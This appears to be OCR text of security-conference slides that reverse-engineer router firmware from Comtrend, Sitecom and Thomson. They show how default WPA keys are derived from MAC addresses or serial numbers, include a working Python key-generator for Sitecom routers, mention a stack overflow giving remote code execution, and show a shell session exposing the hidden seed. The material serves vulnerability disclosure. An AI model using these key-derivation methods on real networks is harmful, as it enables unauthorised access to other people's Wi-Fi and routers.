lw      $v1, 4($a2)
lw      $a0, 8($a2)
lw      $a1, 0xC($a2)
addiu   $a2, 0x10
sw      $v0, 0($a3)
sw      $v1, 4($a3)
sw      $a0, 8($a3)
sw      $a1, 0xC($a3)
```

Comtrend: How to obtain WPA keys?


```
addiu   $a3, 0x10
```

```
lw      $v1, 0($a2)
lhu     $a0, 4($a2)
lbu     $v0, 6($a2)
la      $t9, bcmSystemEx
sw      $v1, 0($a3)
sh      $a0, 4($a3)
sb      $v0, 6($a3)
move    $a0, $s0
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $v1, 0x550000
la      $t9, bcmSystemEx
addiu   $v0, $v1, (aRmVarMd5encode - 0x550000)  # "rm /var/md5encode"
lhu     $a3, (aRmVarMd5encode+0x10 - 0x553960)($v0)
lw      $a1, (aRmVarMd5encode+4 - 0x553960)($v0)
lw      $a2, (aRmVarMd5encode+8 - 0x553960)($v0)
lw      $v1, (aRmVarMd5encode - 0x550000)($v1)  # "rm /var/md5encode"
lw      $v0, (aRmVarMd5encode+0xC - 0x553960)($v0)
sw      $a1, 0x2D8+var_24C($sp)
```

What about patching the FW image with
ls /var/md5encode ??

Comtrend: How to obtain WPA keys?

MD5(
    constant seed,
    lowercase ethernet mac address,
    uppercase wifi mac address
)



802.11 headers hold mac addresses in plaintext

- Capturing a single raw packet is sufficient
- Allows **instant** computation of passphrase

Comtrend: Biggest ISP in Spain, 2010

```
LOAD:0008EC50 aCouldNotOpenVa:.ascii "Could not open /var/hwaddr"<0>
LOAD:0008EC50                                          # DATA XREF: sub_1368C+4BC↑o
LOAD:0008EC68                 .byte 0
LOAD:0008EC6C aBcgbghgg02x02x:.ascii "bcgbghgg%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X"<0>
LOAD:0008EC6C                                          # DATA XREF: sub_1368C+4D8↑o
LOAD:0008ECA5                 .byte 0, 0, 0
LOAD:0008ECA8 aEchoNSVarMd5en:.ascii "echo -n %s > /var/md5encode"<0>
LOAD:0008ECA8                                          # DATA XREF: sub_1368C+56C↑o
LOAD:0008ECC4 aVarMd5encode:  .ascii "/var/md5encode"<0>  # DATA XREF: sub_1368C+5C0↑o
LOAD:0008ECD3                 .byte 0
LOAD:0008ECD4 aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
LOAD:0008ECD4                                          # DATA XREF: sub_1368C+648↑o
LOAD:0008ECFB                 .byte 0
LOAD:0008ECFC aVarMd5result:  .ascii "/var/md5result"<0>  # DATA XREF: sub_1368C+69C↑o
LOAD:0008ECFC                                          # sub_1368C+728↑o
LOAD:0008ED0B                 .byte 0
LOAD:0008ED0C aCouldNotRead_0:.ascii "Could not read /var/md5result"<0>
LOAD:0008ED0C                                          # DATA XREF: sub_1368C+7A0↑o
LOAD:0008ED2A                 .half 0
LOAD:0008ED2C aCouldNotOpen_0:.ascii "Could not open /var/md5result"<0>
LOAD:0008ED2C                                          # DATA XREF: sub_1368C+7EC↑o
LOAD:0008ED4A                 .half 0
LOAD:0008ED4C aRmVarMd5encode:.ascii "rm /var/md5encode"<0>  # DATA XREF: sub_1368C+810↑o
LOAD:0008ED5E                 .half 0
LOAD:0008ED60 aJazztel_02x02x:.ascii "JAZZTEL_%02X%02X"<0>  # DATA XREF: sub_1368C+8DC↑o
LOAD:0008ED60                                          # sub_1368C+978↑o
LOAD:0008ED71                 .byte 0, 0, 0
LOAD:0008ED74 aWlD_guestD:    .ascii "wl%d_Guest%d"<0>  # DATA XREF: sub_1368C+AC4↑o
LOAD:0008ED81                 .byte 0, 0, 0
LOAD:0008ED84 aWlD_D:         .ascii "wl%d.%d"<0>       # DATA XREF: sub_1368C+B58↑o
LOAD:0008ED8C aAdddefaultwlan:.ascii "addDefaultWlanQueueObject returns error. ret=%d"<0>
```

Figure: Same algorithm, different secret seed

```
wifiway ~ # ssh 1234@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
RSA key fingerprint is e5:f5:24:75:70:e5:4b:08:c6:e5:49:5e:1f:5b:e1:7a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.1' (RSA) to the list of known hosts.
1234@192.168.1.1's password:
> sysinfo && sh
Number of processes: 30
 12:02am  up 2 min,
load average: 1 min:0.16, 5 min:0.13, 15 min:0.05
              total         used         free       shared      buffers
  Mem:        13912        13684          228            0          948
 Swap:            0            0            0
Total:        13912        13684          228


BusyBox v1.00 (2009.07.09-10:31+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# cat /var/md5encode
# cat /var/md5encode
bcgbghgg64680C08E50664680C08E509#
```

Figure: They forgot to remove the plaintext!

Comtrend: Stack buffer overflow




Figure: Buffer overflow vulnerability

1. RCE over http
2. Attacker advantages
   1. Telnet inaccessible from WAN
   2. Browsers refuse to talk telnet
   3. Trick browser exploit
   4. Widespread abuse

Sitecom

Sitecom: Previous Findings

Italian researchers released the following problems:[1]

1. Sitecom WLM-3500 backdoor accounts
2. WLM-3500 and WLM-5500 $\rightarrow$ Wireless keys
3. Firmware obfuscation $\rightarrow$ XOR encryption
4. WLR-4000 and WLR-4004 $\rightarrow$ Wireless keys
5. Several web flaws

[1] `http://blog.emaze.net`

Sitecom: Our findings

1. WLR-2100 and WLR-2500 → New algorithm
2. WLR-XXXX and WLM-XXXX → Confirm all affected
3. WL-XXX → New algorithm
4. **Around 90% are affected** → Only MAC is needed :(

Sitecom: WLR-2X00

We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static  bin/AutoWPA 000cf6ec73a0 wpamac
flash set WLAN-WPA-PSK NUWFBAYQJNXH
flash set USER-PASSWORD NUWFBAYQJNXH
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)

Sitecom: WLR-2X00

```
53  import re
54  import sys
55  import hashlib
56
57  charset = 'ABCDEFGHJKLMNPQRSTUVWXYZ'  # Missing I,O
58
59  def generateKey(magic_nr):
60      key = ''
61      i = 0
62      while (i<12):
63          key += charset[magic_nr%24]
64          magic_nr /= 24
65          i += 1
66      return key
67
68  def main():
69
70      if (len(sys.argv)!=2):
71          sys.exit('[!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))
72
73      mac = re.sub(r'[^a-fA-F0-9]', '', sys.argv[1])
74      if len(mac) != 12:
75          sys.exit('[!] Check MAC format!')
76
77      md5 = hashlib.md5()
78      md5.update(sys.argv[1])
79
80      key = generateKey(int(md5.hexdigest()[-16:],16))
81
82      print "MAC              : %s"   % (mac)
83      print "WLAN_WPA_PSK     : %s"   % (key)
84      print "USER_PASSWORD    : %s"   % (key)
```

Sitecom: WPA generation





Figure: Old-New algorithm. Around 40 models are affected

Sitecom: WPS generation



Thomsom




Figure: Generating ESSIDs from the SN

Thomsom

```
sw      $v0, 0x70+var_40($sp)
lw      $v0, (dword_80D3A640 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_3C($sp)
lw      $v0, (dword_80D3A644 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_38($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_d07d - 0x80D40000)  # "Thom_D%07d"
lw      $v0, aThom_d07d  # "Thom_D%07d"
sw      $v0, 0x70+var_30($sp)
lw      $v0, (aThom_d07d+4 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_2C($sp)
lw      $v0, (aThom_d07d+8 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_28($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_g07d - 0x80D40000)  # "Thom_G%07d"
lw      $v0, aThom_g07d  # "Thom_G%07d"
sw      $v0, 0x70+var_20($sp)
lw      $v0, (aThom_g07d+4 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_1C($sp)
lw      $v0, (aThom_g07d+8 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_18($sp)
jal     sub_805468C4
move    $a1, $sp
bnez    $s1, loc_80545EE0
li      $v0, 1
```

Thomsom




Figure: Generating PSKs from the SN

Thomsom in The Netherlands






Figure: We fully reverse-engineered the algorithm used in Holland

Thomsom in more countries



Thomsom in more countries



Thomsom in more countries


```
generateHash_

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1,  02x02  # "  %02x:%02x:%02x:%02x:%02x:%02x"
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
lw      $ra, 0x40+var_4($sp)
lw      $s2, 0x40+var_8($sp)
```

md5(model+ISP+ Serial Number)

Thomsom in more countries



Thomsom in more countries

```
generateHash_[redacted]:

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
